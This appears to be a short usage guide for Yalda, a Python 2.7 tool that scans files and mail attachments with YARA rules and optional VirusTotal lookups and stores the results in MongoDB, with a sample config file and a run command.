Applying YARA Rules

- User could provide YARA rules to be applied on Files in Yalda.
- The matching functions in YARA rule get extracted.
- According to the match, file get flagged as malicious, suspicious or clear with appropriate severity.

How to Use Yalda

How to Use Yalda

- Install required python modules
- Configure the config file at src.
- Start using Yalda by running script
- Please visit Fidelis GitHub for detailed information!

Required Python Modules

Magic	json	email	Mimetypes
Globe	mailbox	Base64	binascii
Pymongo	Crypto	Pefile	Yara

Config page

```
'''place the directory of bin folder here'''
bin_dir = "<bin dir >"

'''indicate directory of files to be parsed---place all of your files in this directory for analysis'''
data_dir = "<Files directory >"

'''Yara Analysis'''
yara_check = 1 #enabled = 1; disabled = 0
'''Place yara rules in this directory'''
yara_rules_dir = "<yara rules directory>"

'''VT Analysis'''
'''Enable vt_key if you would like to get extra information frm Virus Total '''
vt_check = 0 #enabled = 1; disabled = 0
'''add your virus total key'''
vt_key = 'vt key'

#indicate directory to download mail attachments
mime_attachment_directory = "<directory for placing extracted files in it>"

#clean up mail directory prior executing the script
clean_up_mime_directory = 1 #anabled = 1, disabled = 0

#Debug mode, set it 1 to print out extracted information of each file. Note: This would slow down the analysis
debug = 1

#specify mongodb credentials here
localhost = "IP address of mongodb"
port = 27017 #port number for connecting to mongodb
db_name = 'amfm_db'
collection_name = 'yalda_collection'
```

Run Yalda!

```
Python2.7 yalda_file_analyzer.py
```
